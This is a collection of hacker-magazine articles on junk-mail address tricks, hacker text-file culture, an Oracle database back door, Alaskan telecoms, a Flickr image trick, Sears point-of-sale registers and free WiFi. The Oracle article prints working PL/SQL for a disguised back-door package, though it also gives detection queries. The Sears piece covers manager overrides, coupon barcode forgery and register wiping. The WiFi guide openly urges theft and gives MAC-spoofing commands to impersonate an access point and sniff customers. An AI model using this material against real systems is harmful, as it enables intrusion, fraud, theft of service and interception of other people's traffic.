Also keep in mind that the USPS has guidelines for what does and does not constitute a valid address. Don't get too tricky or you might find your mail being returned to sender. For details see this section of the Domestic Mail Manual (DMM): http://pe.usps.com/text/DMM300/602.htm.

While bulk mail (which can be identified by the preprinted "PRSRT STD US POSTAGE PAID" where the stamp usually goes) is usually the most insidious of all junk mail, the irony is that you can't simply cross out your name, write "return to sender," and drop it back in the mailbox. The USPS discards all non-deliverable bulk mail, so if you truly want to return it to its origin you must repackage it, address it (if you can find the company's address), and provide postage.

Note that when you ask the USPS to forward your mail, companies that subscribe to the USPS' "Change Service Requested" will be notified of your new address. So don't think that you can hide your new address from the rest of the world by forwarding your mail there. In fact, filing a change of address form with the USPS is pretty much a guarantee that your junk mail will follow you. My advice: if you move, notify all the companies and individuals who need to know of your new address (remember to provide them all with a unique apartment number, suite number, or other identifier!) and forget the post office. Or simply request *temporary* forwarding to your new address until you've had the opportunity to notify everybody of your new address.

The Government

Once the government has your address (and the moment you apply for a driver's license or file your taxes they will have it), it's a good bet they'll send you a summons for jury duty - whether or not you're already a registered voter. It would be an interesting exercise to attempt to get out of jury duty by returning every summons with a note: "Moved from apartment 1A to 1B. Please forward to new address." The cycle could continue indefinitely. Of course, I'm not advocating this; it's illegal to fraudulently evade jury duty.

Interestingly, I have received mail from a local car dealer that was addressed to the apartment number used only on my driver's license, which tells me (not surprisingly) the government is selling my name and address to local businesses.

Conclusion

In addition to all the other obvious advice about checking your credit report on a regular basis, you should be obfuscating your name and address wherever you can get away with it. In the war against identity theft, misinformation is your best defense!

Where Have The Philes Gone?

by Glutton

In the good ole days of hacking and phreaking, a neophyte learned his techniques from a variety of sources: experimentation, friends' advice, and last but not least, text files. These philes were accumulated like treasure on bulletin boards and by more experienced hackers, often without regard to their worth or accuracy. They contained theories, instructions, exploits, even snippets of hacking history.

Where are the philes now? Well, those old documents are still around. Use filesharing sites and search engines and you can find a plethora of guides on how to hack and phreak, filled with obsolete lore like ASCII-illustrated box diagrams and the dial-up phone numbers of military bases and colleges. The entire run of *Phrack* can be found on Phrack.org.

But what about new ones? Where are the philes of today? For starters, you won't find them in the form of text files, recent issues of *Phrack* notwithstanding. Now you use a search engine to search web pages and (less and less common) usenet posts for snippets. Technical details are gleaned from company sites and support forums, loopholes are described in white papers and weblogs.

So, why have things changed? *The sharing of information is a dangerous game.*

There is something different today. Maybe there's something missing now, like the innocence of teenagers exploring a system unbeknownst to the stodgy grownups who created it. Perhaps 20 years of busts have convinced us to be more circumspect.

Gone is the idea that all learning efforts are pure and worthwhile. Now theoretical questions are greeted with suspicion. I was part of a discussion the other day about mailbombing. One guy was asking about it, and the others were flaming him and threatening *him* with mailbombing. There was a time when hackers loved sharing. If someone wanted to know about X, let him as (presumably) a competent being decide whether it's moral or not.

Part of the problem is that the authorities have caught on to computer crime. Investigators and civilian techs pore over hacker sites like every day was an Operation Sundevil, sniffing for exploits.

As a result, most hackers practice some level of censorship, whether censoring their own discussions or slapping down lamers desperate to crack that Hotmail account. Self-censorship isn't new. For instance, *Phrack* refused to publish credit card numbers or phone codes. It appears that caution was warranted - remember the E911 file that nearly put Knight Lightning in jail for 31 years? Even quasi-legal or plausibly legal materials can get you into trouble these days. When Bernie S. was busted, the authorities allegedly used the contents of his library as "proof" of sinister motives. Cops are mindful that Timothy McVeigh learned how to create his truck bomb from plans found on the Internet. Even in the hallowed realm of journalism, *2600* writers add disclaimers in the hope that they won't get in trouble if the article offends someone in law enforcement. Whether written under a handle or one's real name, it never hurts to be cautious. and even if what something does is not illegal, you can still get in legal trouble. Remember how *2600* got sued for linking to sites offering DeCSS?

My final point is that legitimate press that covers hackers are light on detail to the point of nonexistence. Most books and articles on hacking are written by non-technical people, and it's understandable that they would want to cover the "human element" rather than a technical one they do not understand. But even authoritative sources like *The Art of Intrusion* by Kevin Mitnick do not divulge specifics of exploits. Whether it is because they do not want to propagate exploits or for fear of being sued, who can say?

Lawyers, cops & criminals have collectively ended the free and open exchange of information that flourished back in the day. You'll have to decide for yourself if this is good or bad.

There is a new lack of respect for "noobs." Some blame hackers' troubles on the depredations of "crackers," "black hats," and other boogeymen. Others blame a new generation of laymen with just enough technical knowledge to follow directions they read on the Internet. Script kiddies aren't hackers. Spammers aren't hackers. But their actions are blamed on hackers.

The fact of the matter is that it's easier than ever to "hack" (using the media's definition). With numerous offshore sites full of scripts and basic knowledge of the Internet's architecture fairly widespread, all it really takes is time and interest.

With the resultant devaluing and misrepresentation of the hacker set comes a backlash where those in the know tire of sharing their knowledge with those who don't want to work hard to learn it themselves. In some respects this isn't a new phenomenon. When phreakers began exploring the phone system, street hustlers caught on to their techniques and began selling long distance out of phone booths. While we might appreciate their willingness to sock it to the profiteering gluttons running the phone company, simultaneously some disapprove of their blatant misuse of hacker-gained knowledge for purposes of profit. Today's equivalent of those hustlers are spammers and script kiddies.

It's easy to sympathize with them because we all were once noobs and we can respect their thirst for knowledge. Furthermore, it is a fact of modern life that there is more to learn than any one person can absorb. In many respects, we are all noobs when it comes to something related to our area of knowledge. There are always more programming languages to learn, more technologies to master.

Nevertheless, it is human nature to be disgusted with those who want to "learn" by being told exactly how to do whatever, rather than figuring it out on their own. And with more and more amateurs feeding off the proofs-of-concept of real programmers, it's easier than ever to not want to contribute.

Final Thoughts

The web has simultaneously enriched the exchange of data while making it tremendously more complicated. In a lot of ways, the philes of '06 are more ephemeral, intriguing, and subtle than ever. Now you need to read 20 documents to find your answer, but a search results in 1000 article hits.

In the old days, all you had to worry about was someone posting a phile of false info. Now there are fake articles written by mean-spirited authors with links to spyware sites, or which contain malignant executables. There are deliberately misleading articles and dummy files to download.

And with so much data on the web, there is no prestige in sites offering hoards of knowledge. You don't *need* to keep a copy of the *Anarchist's Cookbook* or the complete *Phrack* series. If you want it, you can have it within seconds.

No longer are text files the preferred medium, sites like cryptome.org notwithstanding. Weblogs, discussion forums, and PDF white papers are king now. And with the higher visibility comes an increase in accuracy and timeliness as each article is critiqued and evaluated, while the false and obsolete info fades into the dusty recesses of the web. Well, sometimes.

A Back Door to Your Oracle Database

by Edward Stoever
edward@database-expert.com

The purpose of this article is to demonstrate one method of gaining dba rights to an Oracle database and of keeping those rights in the future by creating a back door that can be opened whenever desired. The information contained in this article is for the purpose of demonstrating to database administrators possible holes in their security plan.

If you were to ask your database administrator what the most powerful system privilege on the Oracle database is, he might respond with just about anything except "alter user." The alter user privilege can be used to change the password of any user. The alter user privilege can easily be confused with "alter any user" which would seem to be the actual privilege desired, but in fact does not exist.

Consider the following hypothetical situation. Robert works in the payroll department and he is sick of working for "The Man." His database account allows him to connect and to select on a few tables. Nothing else. He calls the database administrator and says, "Hey, I am trying to change my password with 'alter robert identified by mypass' and I am getting the error 'insufficient privileges.' Could you grant me the alter user privilege?" All users already have the ability to change their own password, but our hypothetical database administrator is new at this. On the SQL*Plus command line, the administrator types the command "grant alter user to robert;". Robert says thank you and hangs up the phone.

At this point, Robert is ready to install his back door to the database. He types the following commands:

```
alter user sys identified by mypass;
connect sys/mypass@database as sysdba
```

Next, Robert runs the following script to create the back door he wants:

```
CREATE OR REPLACE PACKAGE dbms_xml AS
  PROCEDURE parse (string IN VARCHAR2);
END dbms_xml;
/

CREATE OR REPLACE PACKAGE BODY dbms_xml AS
  PROCEDURE parse (string IN VARCHAR2) IS
     var1   VARCHAR2 (100);
  BEGIN
   IF string = 'unlock' THEN
     SELECT PASSWORD INTO var1 FROM
➥dba_users WHERE username = 'SYS';
     EXECUTE IMMEDIATE 'create table
➥syspa1 (col1 varchar2(100))';
     EXECUTE IMMEDIATE 'insert into
➥syspa1 values ('''||var1||''')';
     COMMIT;
     EXECUTE IMMEDIATE 'ALTER USER SYS
➥IDENTIFIED BY hack11hack';
   END IF;
   IF string = 'lock' THEN
     EXECUTE IMMEDIATE 'SELECT col1 FROM
```

```
➥syspa1 WHERE ROWNUM=1' INTO var1;
     EXECUTE IMMEDIATE 'ALTER USER SYS
➥IDENTIFIED BY VALUES '''||var1||'''';
     EXECUTE IMMEDIATE 'DROP TABLE
➥syspa1';
   END IF;
   IF string = 'make' THEN
     EXECUTE IMMEDIATE 'CREATE USER hill
➥IDENTIFIED BY hack11hack';
     EXECUTE IMMEDIATE 'GRANT DBA TO
➥hill';
   END IF;
   IF string = 'unmake' THEN
     EXECUTE IMMEDIATE 'DROP USER hill
➥CASCADE';
   END IF;
  END;
END dbms_xml;
/

CREATE PUBLIC SYNONYM dbms_xml FOR
➥dbms_xml;
GRANT EXECUTE ON dbms_xml TO PUBLIC;
```

There are two activities that the dbms_xml package can do for Robert. First, it can unlock the sys account by changing the password to a known password. Then, later on, it can revert it back to the original password. The commands for doing this from SQL*Plus are as follows:

`execute dbms_xml.parse('unlock');` - changes the password for sys to "hack11hack", saving the original password.

`execute dbms_xml.parse('lock');` - reverts the sys account to the original password.

The second activity creates a new user account with a known password that has the dba role which can later be dropped (removed) from the database. The commands for this activity from SQL*Plus are as follows:

`execute dbms_xml.parse('make');` - create the user "hill" with the password "hack11hack".

`execute dbms_xml.parse('unmake');` - drop the user "hill" (must be logged in as any user except "hill").

Robert has created for himself a back door to the Oracle database that will be very difficult for others to discover. He has chosen a name for his package that looks like it was installed with the Oracle database. Because Robert changed the password for sys, someone may figure out that the sys account has been hijacked. But Robert doesn't care. He can switch the password on that account to a known password as needed. (Note that if Robert had access to dba_users he could save the original sys password and revert the account back to the original password after logging in. All he would need to do is follow the same method used in the dbms_xml.parse procedure.)

There are more steps that Robert could take to make his back door package harder to find. The wrap utility is installed with Oracle database software, and using it would change the code of the package to a form that is far less reader friendly. Literal strings are not hidden by wrapping code with the wrap utility, but it is also easy to hide the string literals with some basic obfuscation. Visit the webpage http://www.database-➥expert.com/oracle_back_door_part2.asp for details of how to do these tasks.

At some point, the database administrator may become suspicious of Robert. There are a number of things that the administrator could do to discover that something is wrong. One method would be to compare the objects owned by the privileged users on two separate databases of the same version (query v$version to find the database version). This method works well for the sys account because sys should never be used to create database objects unless those objects are part of an install or upgrade. Another method that could be used to discover a problem would be to select on dba_objects to list the most recently created objects, especially those owned by privileged users. This is especially effective because the sys account should have no objects created since the last upgrade.

Of course, the best thing to do is to prevent anyone from gaining the alter user privilege in the first place. The database administrator should always know who has the alter user system privilege. The following query returns a list of users and roles who have the alter user privilege:

```
SELECT grantee, granted_role AS granted
➥FROM dba_role_privs
 WHERE granted_role IN (SELECT grantee
          FROM dba_sys_privs
          WHERE PRIVILEGE = 'ALTER
➥USER')
UNION ALL
SELECT grantee, PRIVILEGE
  FROM dba_sys_privs
 WHERE PRIVILEGE = 'ALTER USER';
```

I hope the information presented in this article helps you to keep your organization's database secure. It is important for the database administrator to understand security from all angles.

Telecom Informer

by The Prophet

Hello, and greetings from the Central Office! I have good news and bad news. The good news is that I get to work on outside plant again. The bad news is that I'm running fiber to all 79 igloos on the frozen tundra wasteland of Adak Island, Alaska. I'm convinced that my employer sent me here because it was as close a place to Siberia as they could find. In fact, Siberia is barely a stone's throw away from here. And the wind blows so hard (over 120 miles per hour - nobody knows exactly how fast because the wind ripped the anemometer off of the tower) that confused Russian-speaking birds named Ivan are regularly carried here by storms.

Anyway, I'm not sure what the residents of Adak plan to do with fiber to the igloo, because there isn't any way of communicating off of the island other than via satellite. Unless, of course, you have a ham license and speak either Russian or Japanese in Morse code! Most of the people here are more interested in fishing boats and beer than the Internet anyway. Whatever the reason, they're going to have a blazingly fast metropolitan area network by the time I get done. Hopefully that's by Sunday, because the next flight after that is the following Thursday. There are only two flights a week, and that's only if neither of them is canceled due to weather!

As you may have guessed, here in rural Alaska, information from the outside world comes almost exclusively via satellite. Adak is relatively lucky, all things considered; they get two Alaska Airlines jet flights per week, stocked with mail and freight. Smaller Alaska "bush" communities can receive mail just once a week (or even less frequently if the weather is bad) and FedEx just can't help you even if it absolutely positively has to be there overnight. Even in more populated areas of Alaska, satellite links are still used as a backup during cable outages, which are more frequent than in the Lower 48 due to both the harsh climate and errant fishing trawlers.

Nearly every village in Alaska has a local phone company, typically (though not necessarily) a nonprofit cooperative, which provides local phone service and interconnects with the long distance network. Local telephone service can be very expensive in rural Alaska; for example, here on Adak, it's over $100 per month! This is despite heavy subsidies provided through the FCC's Universal Service Fund to the local phone company. The true cost per line can be hundreds of dollars per month; without federal subsidies, basic telephone service would be unaffordable to most rural Alaskans.

Cellular service is available in some parts of rural Alaska, but it makes land lines look cheap. It's usually operated by tiny carriers you've never heard of (such as ASTAC, Bristol Bay Cellular, and Copper Valley Wireless). The service is almost always expensive (averaging $1 per minute plus long distance on Bristol Bay Cellular, for instance). And dust off that bag phone because you're going to need it! Most rural Alaskan cellular service is analog only.

Local phone service works pretty much the same way in Alaska that it does "Outside" (that's what Alaskans call anywhere that isn't Alaska), except that on average it's more expensive and receives more government subsidies. It's also largely run by independent telephone companies (such as ACS, an Alaska-based company and the state's largest provider of both wireline and wireless telephone service). Four digit local calling still exists in some places, but seven digit local calling and 11 digit long distance calling are the norm.

Things get a lot more interesting when no local phone service or cellular service is available. In maritime and certain other areas (such as along the remote Denali Highway), residents can often use VHF radiotelephones. These are more expensive than cellular phones but less expensive than satellite phones. Handheld satellite phones are also an option; Globalstar and Iridium can sometimes provide service where you're otherwise out of luck. Contrary to their advertising coverage is by no means assured (particularly in the Brooks Range) but you may get lucky.

Iridium until recently was the only mobile satellite provider that covered Alaska, but Globalstar has begun to compete. They installed a satellite gateway in Wasilla that reportedly provides service in the Aleutians, southcentral, and southeast Alaska. While Iridium service is considerably more expensive than Globalstar (over $1 per minute), it's widely considered by Alaskans to be superior. Iridium provides service farther north than Globalstar does and is the only handheld satellite provider to offer service on the Arctic slope.

Long distance is quite a bit different than in the Lower 48. Competition isn't as fierce, prices are a little higher, and there is a lot more reliance

on satellite communications. There are only two facilities-based long distance carriers in Alaska: AT&T Alascom and GCI. Both carriers serve most locations in Alaska, although some remote areas (such as Adak) are served only by AT&T Alascom (meaning there are still a few places in the U.S. where you don't have a choice of long distance carriers). While they compete vigorously, the carriers also cooperate by leasing network facilities to one another when it makes business sense.

You can call practically anywhere in Alaska via satellite. Both GCI and AT&T Alascom have their own dedicated communications satellites and an extensive network of ground stations. GCI leases capacity on the Galaxy IX (127 degrees west longitude) and Galaxy XR (123 degrees west longitude) satellites for both telephone and cable TV services. These satellites are owned by Hughes Communications. Alascom uses the Aurora III satellite (146 degrees west longitude), which is solely used for providing telecommunications services to Alaska. Both carriers operate major, high-capacity regional earth stations (either 9 or 13 meter) which carry both local traffic and traffic fed from smaller (3.6 meter) earth stations in bush villages. If you've never called anyone via satellite, it's kind of fun. Calls are generally clear but there is about a 600ms delay. Make someone's day and call the Coast Guard LORAN station on Attu: (907) 393-9083 (that call bounces off a satellite to Shemya Air Force Base and via a microwave link the final 30 miles out to Attu).

In populated areas, fiber optic cables are the primary means of voice and data transport. There are two major fiber optic cable networks: Alaska United Fiber System and Northstar.

The Alaska United Fiber System is a SONET ring operated by GCI and constructed by Tyco. According to AUFS, "The network consists of three major sections: 1. AU-North connecting Fairbanks and communities along the southern pipeline corridor to the network; 2. AU-East connecting Anchorage, Juneau, and Seattle with landing sites at Whittier, Lena Point, and Lynnwood, Washington; 3. AU-West connecting Anchorage to Seattle with landing points in Seward and Warrenton, Oregon. The system utilizes optical amplification allowing flexible capacity expansion through the life of the system. The submarine portions were installed with state-of-the-art burial and laying technique by industry leaders. The cable is buried from the cable landing stations to a water depth of 4,900 feet where possible to avoid external aggressions."

The first segment of the AUFS network to be constructed was AU-West, which has operated since 1999. AU-East, which increased capacity fivefold, has operated since 2004. AU-North combines the AU-West and AU-East fibers in the same cable for the run from Valdez to Fairbanks. The current capacity is a combined 750Gbps between both halves of the ring, which is sufficient to meet current needs. Additionally, the cable is designed to be upgraded to higher speeds simply by swapping out the DWDM gear installed at the shoreside cable landing. No changes to the 58 submarine optical repeaters currently installed throughout the network will be necessary.

The Northstar Cable is operated by WCIC and has been in service since 1999. It replaced the Alaska spur of the former North Pacific Cable and runs on a non-redundant route. The route traverses from Seattle through Portland to Nedonna Beach, Oregon. From there, it proceeds north and branches to Juneau and Whittier. From Whittier, the cable again branches to Valdez and Anchorage, running north through Fairbanks to Eielson AFB. The WCI Cable NOC can be reached at (503) 466-8512.

Cable breaks happen occasionally on the fiber optic networks, are usually caused by commercial fishermen using trawlers, and cost an average of $1,000,000 to fix. Voice calls can still be carried via satellite if a fiber optic cable is out of service, but there is insufficient satellite capacity to handle urban volumes of data traffic. To mitigate this issue, AUFS has created redundant routes on their network. That's good enough for GCI, which uses AUFS exclusively. However, AT&T Alascom hedges their bets and purchases capacity on both the AUFS and Northstar cables.

In addition to cable and satellite, Alaskans using AT&T Alascom can talk via microwave relay. Microwave provides long distance service without satellite latency, which gives AT&T Alascom a competitive edge over GCI in a few communities where GCI provides only satellite service. The AT&T Alascom microwave network operates throughout Alaska, and largely duplicates existing fiber routes. However, there are still numerous towns (many of them along the Alaska Highway) that lack fiber connectivity. On the AT&T Alascom network, one could theoretically relay a call from Prudhoe Bay to Ketchikan via the Northwestel microwave network in the Yukon Territory. AT&T Alascom isn't the only user of microwave; the technology is also sometimes used by local exchange carriers for backhaul between bush communities (often Alaska Native villages) and the nearest satellite ground station.

Finally, in a select few lucky communities, there's fiber to the home. Alaskans love technology and governments are eager to adopt it. And so it is that thanks to a government grant, from your igloo on Adak you'll soon have less than one millisecond connectivity at GigE speeds to a 256Kbps, 600ms lagged, satellite link that is shared with the other 78 island residents. I'm still scratching my head over that one, but Senator Ted Stevens probably plans to order up a series of tubes to speed things up once I'm gone. And as long as the plane comes on Sunday, I'll be content to cash my paycheck and go back to my evenings of more interesting "service monitoring" than fishing, caribou, Boeing, and SBX Radar!

by undergrOund n1nja

Flickr, if you aren't familiar with it, is one of the most popular of the so-called "Web 2.0" generation of websites. It is ridiculously popular and its success was so great that not too long ago they attracted the eye of Yahoo! who bought them up. Flickr offers many controls over the photos you upload, from allowing viewers to download the full-resolution original to ordering prints. However these options can also be turned off by the owner of the photos. If you aren't familiar with Flickr, I suggest you go check it out and then come back to the rest of this article. If you are familiar with it, read on.

After you've spent some time on the site, chances are you've come across a really spiffy picture that you like but the owner hasn't enabled the "view all sizes" option. Darn. I guess I can't get a nice wallpaper-size version of that. Well, I'll just keep looking.

But wait! The original uploaded size is merely a short distance away, locked within the source of the photo view page!

So let's start with a photo page that doesn't have the "view all sizes" button enabled. I used this one: `http://www.flickr.com/photos/fla➥rgh/671062/`. This is a neat photo of His Steveness at the opening of the Apple Store

SoHo.

Now if we do a "view source" on that page and dig down through the depths of all the embedded javascript in there looking for the marker where the comments start, we find something like this:

```
<noscript}
<div>To take full advantage of Flickr, you should use a JavaScript- enabled browser
➥and<br><a href="http://www.macromedia.com/shockwave/
➥download/download.cgi?P1_Prod_Version=ShockwaveFlash">install the latest version of
➥ the Macromedia Flash Player</a>.<br><br>
</noscript>
<div id="button_bar"><img src="/images/add_to_faves_grey.gif"
➥id="photo_gne_button_add_to_faves" class="photo_gne_button" width="56" height="24"
➥alt="" border="0"><script type="text/
javascript">_decorate(_ge('photo_gne_button_add_to_faves'), 671062, 1,
➥'a_fave');</script><img src="/images/blog_this_grey.gif"
➥id="photo_gne_button_blog_this" class="photo_gne_button" width="47" height="24"
➥alt="" border="0"><script type="text/javascript">_decorate
➥(_ge('photo_gne_button_blog_this'), 671062);</script></div>
<div id="photo_notes" class="photo_notes"><div id="notes_text_div"></ div>
</div><div id="comm_div"></div><div id="rotate_div"></div><div
➥id="shadow_div"></div><div id="photoImgDiv671062" style="width:502px" class="pho
➥toImgDiv"><img src="http://static.flickr.com/ 1/671062_85c722f2c1.jpg?v=0" alt=""
➥width="500" height="375" onload="show_notes_initially();" class="reflect"><img
➥style="position:relative; top:-377px; margin-bottom:-377px; display:block;"
➥src="/images/spaceball.gif" alt="" width="500" height="375"></div>
<script type="text/javascript">_decorate(_ge('photo_notes'), _ge ('photoImg
➥Div671062'), 671062, 'http://static.flickr.com/ 1/671062_85c722f2c1_t.jpg',
➥'1.5');</script>
<form id="fave_form" method="post" style="visibility:hidden;"><input type="hidden"
➥name="magic_cookie" value="80dbc9229f53b06596a9f4e6d246b36d" /><input type="hidden"
➥ name="faveadd" value="0"><input type="hidden" name="faveremove"
➥value="0"></form><form id="blog_form" method="post" style="visibility:hidden;" ac
➥tion="/blog.gne"><input type="hidden" name="magic_cookie"
➥value="80dbc9229f53b06596a9f4e6d246b36d" /><input type="hidden" name="photo"
➥value="671062"><input type="hidden" name="blog" value="0"></form>
<!-- PHOTO CONTENT: DESCRIPTION, NOTES, COMMENTS -->
```

Look closely. See the `http://static.flickr.com/1/671062_85c722f2c1_t.jpg` near the end? Guess what. Copy and paste that link from the source into your address bar and you'll see a thumbnail of the photo.

Now before you start writing a perl script to scrape every full size photo on the site, let's stop for a moment to take a deeper look at that URL.

`http://static.flickr.com/1/671062_85c722f2c1_t.jpg`

671062 appears be some sort of site-unique picture ID. This is the same number in the original link to the photo. 85c722f2c1 seems to be some kind of randomly generated number that acts as a sort of key for the photo. I really have no idea what it does but I have a feeling it is there to make writing that script a little harder, since you'd have to scrape the source of all the pages, not just get the photo ID from the links.

So anyway, back to getting the original. We have a filename ending in "_t" that gets us a thumbnail. What if we drop off the "_t"? Well, we get the display size, same as it shows on the page. So there's magic in that last initial.

Now, what do you imagine you'd get if you slap a "_o" on the end of it? Yes, we have a winner. The original uploaded size.

Now keep in mind this won't help you if the person's upload client preprocessed it into a smaller size before uploading. It's quite likely that this method will break soon.

Remember that with great knowledge comes great responsibility. Be awesome to each other and party on dudes.

Fun with the Sears POS

by chr0nicxb0red0m
mediscript4540@hotmail.com

Initial disclaimer: any knowledge gained from this article is for informational purposes only. In other words, don't be stupid.

In late November 2005, all Sears stores (Sears Holding, as they are now called, being owned by Kmart) were required to upgrade the POS (Point Of Sale) systems from ten-year-old CompuAdd registers to the new IBM Aspen SurePOS 700 series. I happened to be working at a small Sears dealer store at the time and personally handled the changeover to the new system. The new registers feature LCD monitors with touch-screen capability for further down the road, a staggering amount of memory for a POS system (512Mb), and an Intel 2.2GHz processor. The systems are also equipped with a mag strip reader (of course) and a wand emulation barcode scanner, much like the old systems were.

The CompuAdd register had a small toggle switch on the front, just below the monitor for powering on (and off) the machine. The new system has upgraded to an ATX form factor power supply, and therefore shuts down automatically upon kill. For the most part, the new systems feature everything that you might find on your desktop PC at home. A headphone jack in the front, a built-in microphone on the monitor, a nonfunctioning mouse, and two front USB ports, just above the cash drawer. I cannot express how surprised/happy I was to see them. Due to the hardware stats I mentioned before, I'm willing to bet that they're USB 2.0. Like any happy hacker, I always carry around my Kingston DataTraveler, but was disappointed to discover that the case itself, for lack of space, prevents the insertion of the drive. But that's nothing an extension cable can't resolve. USB put to U-S-E.

The software running on the machine remained the same between the old and the new systems; a seemingly DOS based application inescapable at any time, except of course for CMOS. To get into CMOS, one must power down the system. Type in "99" then press accept to close the register. It will then ask you for an associate ID. The Sears manager override ID is 125 (which can be used at any prompt), but it's just as easy to flip down the panel above the cash drawer and hold the black button down for five to ten seconds. Push again to restart the machine. Watch the display for the message "OPTIONS AVAILABLE" screen to appear and push the letter "D" on the keyboard twice within five seconds. You should then see the "360Commerce POS Utility Menu." In this menu, you can select the boot source. The default is over the network. All registers in the front of the store are networked to the Dell server in the back, which stores customer information, store stock, prices, deliveries, etc. The back-of-the-house server is, of course, dialed into the Sears headquarters in Chicago at all times, to receive up-to-date price changes, stock placement diagrams, upcoming promotions, and who knows what else. Very interesting.

Just like any other computer, the IBM POS will do pretty much whatever you tell it to do. At Sears, coupon barcodes are amazingly simple to duplicate with any barcode generating software (I use Barcode Magic 3.1 myself), and are just as easily modified. Any barcode ending with "%2500", etc. is of course the percentage off. Ten, 25, and even 65 percent off "discount" signs are usually posted every few paces and are very easily swiped, especially at small stores. Also, every couple of months, stores hand out $10 (or so) gift cards to the first however many customers of the day. Although these cards are good for one day only, they can be used as many as fifteen at a time to purchase another gift card good for two years from the date of purchase.

POS End-of-Life

When the old POS systems went out of commission, a procedure was done in which all data on the registers was erased, making them useless to whoever plucked them out of the dumpster. This process was called "End-of-Life." Well, at my particular store, we had two registers that were supposed to be "killed." Being that I was doing the killing, I decided to only murder the one register and save the other. By sheer luck, Sears decided that it was the Dealer Store owner's responsibility to dispose of the old equipment. Of course, I took them both home. The register that had been "killed" booted up as apparently new, asking for a configuration of hardware and such.

This register I destroyed to make use of the mag strip reader and the barcode scanner. (I've since come to find out that the Symbol Technologies LT-1018 scanner, although it uses a COM interface, is only a wand emulator and is useless with a PC. No drivers or software are available for download from the Symbol site and even Google finds nothing.) The register that was still "alive" attempted to connect to the Sears network. That's as far as I've gone with it, actually. It now sits in the corner collecting dust. I do plan on selling it.

Although I never attempted to do so, I know that it is possible to crash... er... "End-of-Life" the new IBM POS systems, too. To do so, one would do as follows: restart machine as described above, pressing "D" twice at the "OPTIONS AVAILABLE" screen. At the "360Commerce POS Utility Menu," select option 4, "Program Download." At the "POS Program Download Menu," press the "Alt" and "N" keys together. From the Download Verification selection, press the "B" key to select "both." When prompted for the file download, type in "CUAEND.DNL" (sans the quotes, cap lock probably doesn't matter) and press accept. The register will reboot and this is your point of no return. "Are you certain you want to proceed with end of life?" will appear. If you press "1" to accept, you will see several screens showing you that files are being deleted and a message "This register has been processed for retirement - power off" will appear.

Insecurities with the OS

While alone in the store (I did mention that it is a small store), I have played with the keyboard, trying different key combinations. "Ctrl" + "Alt" + "s" brings you to the supervisor's menu, where you can change taxing information, store location, and even the Sears telephone numbers that appear on receipts. In this menu, you also have the ability to perform a hex CMOS dump and print "electronic journals," which print just as receipts do, and display associate IDs, customer information (Sears card numbers, telephone numbers, addresses, and occasionally SSNs). On more than one occasion, I have been told to just throw extra journals in the trash. For the safety of customers and of my ignorant boss, I always burned them. Journals may also be printed by pressing "Alt" + "J", without requiring an associate ID. When customers use a Visa, MasterCard, or Sears card, they are required to sign a special little box with a stylus. The signatures are saved as bitmaps and are uploaded to "headquarters" during "end day." The registers may be locked or unlocked with "Alt" + "F4" and an associate ID.

Shouts: Melissa, forever. & Michael Eistophe.

Never Pay for WiFi Again!

by Ray Dios Haque
rayhaque@gmail.com

So how is it that a coffee shop that charges you $5 for a cup of "bean juice" can have the gall to charge you another $2.95 an hour to check your email? How does a hotel that gets $200+ dollars per night justify another $10 per night for WiFi? Stealing WiFi may make you a criminal. But I think we all know who the real criminals are here. Show corporate greed a thing or two and never pay for WiFi again.

Here's what you need:

- A WiFi card and an OS that allows you to change the MAC address (typically Linux/UNIX).
- A hotel that charges upwards of $200 a night and still wants 10 bucks more for WiFi.
- A customer who is using the WiFi service now and has already paid for it (this can be difficult in hotels where guests aren't required to wear shirts).

The idea here is to assume the identity of a paying customer. This is tougher than it sounds. The access point will welcome you to the network by giving you an address through DHCP. Now you can talk to the access point - and nobody else. For that matter, even talking to the access point may be difficult. If you try to ping one of the other users of the network, the access point will

restrict you from gaining the MAC address of that other party. It seems they are able to stop you from getting the MAC address of anyone but the access point itself. If you were to fire up sniffing software (such as Ethereal) you could see this in action. It's just clever reprogramming of the ARP protocol. You are asking who certain parties are on the network and the access point is feeding you bullshit answers. The problem at hand here is that you need the MAC address of a potential victim and you will not get that from the WiFi access point.

Here is a quick lesson on ARP (Address Resolution Protocol) if you need it: Every network device in the world has a MAC address and it should be unique. This hexadecimal address is burnt into your hardware and cannot be "physically changed" without some fancy electronic equipment and a fair bit of electronic knowledge. We rely on the MAC address to identify hosts on a network. For that matter, you also likely are using TCP/IP, in which case you have an IP address. These only have to be unique to your network. We use the MAC address as a way of determining that you are a unique user to a network and we can also send packets across the network knowing only your MAC address. One key thing to point out here is that you cannot easily change your MAC address just as you can't easily change your Social Security Number. But you can "fake" it and send lies to a network. Now, on with the fun.

First, you must become the access point momentarily. In doing so, we will pick up details that the client thinks it's sending to the access point. And for that matter, this information *is* going to the access point. It will *also* be coming to you. At this point, you must connect to the access point with your wireless card and obtain an IP address.

To learn the address that the access point is using, go into a terminal and run 'netstat -rn'. You will now be looking at your routing table. In the second column, bottom line, you will find the address of the access point. In our case, it's 192.168.1.1. Also note the Ethernet interface name over there on the right, 'eth1'. This is how we will refer to our wireless card to configure it.

```
rayhaque:~ # netstat -rn
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
192.168.1.0     0.0.0.0         255.255.255.0   U       0   0       0    eth1
169.254.0.0     0.0.0.0         255.255.0.0     U       0   0       0    eth1
127.0.0.0       0.0.0.0         255.0.0.0       U       0   0       0    lo
0.0.0.0         *192.168.1.1*   0.0.0.0         UG      0   0       0    eth1
```

But not so fast. We also need the MAC address of the access point. You should have that because you have been "talking to" the access point and the MAC address has already been placed into your "ARP table." The ARP table is a dynamic list (sometimes static) that contains a one to one mapping of MAC addresses and IP addresses. Let's have a look at your ARP table using 'arp -a'. You should see something like this:

```
rayhaque:~ # arp -a
accesspoint (192.168.1.1) at
➥00:01:02:A3:B4:C5 [ether] on eth0
```

Now to become the access point and steal its identity, we will:

(a) Shut down the wireless card (make sure you do this to avoid "IP conflicts").

(b) Configure our MAC address to match the access point (if you get an error on this step, read toward the end of this article).

(c) Configure our IP address to match the access point.

(d) Restart the wireless card.

Here is what that all looks like in a terminal window.

```
ifconfig eth1 down
ifconfig eth1 hw ether 00:01:02:A3:B4:C5
ifconfig eth1 192.168.1.1
ifconfig eth1 up
```

Congratulations! You *are* the access point. If there are other paying customers on this network, you ought to be able to pick up a bit of traffic from them by watching the packets passing overhead. At this point, observation is important. Try running 'tcpdump -i eth1' (as root). Let a bit of traffic stroll by. You should be watching for "www" traffic, "vpn" connections, etc. Basically we are looking for an active paying customer. Once you have found one, you can click 'Ctrl+c' to stop tcpdump and move on.

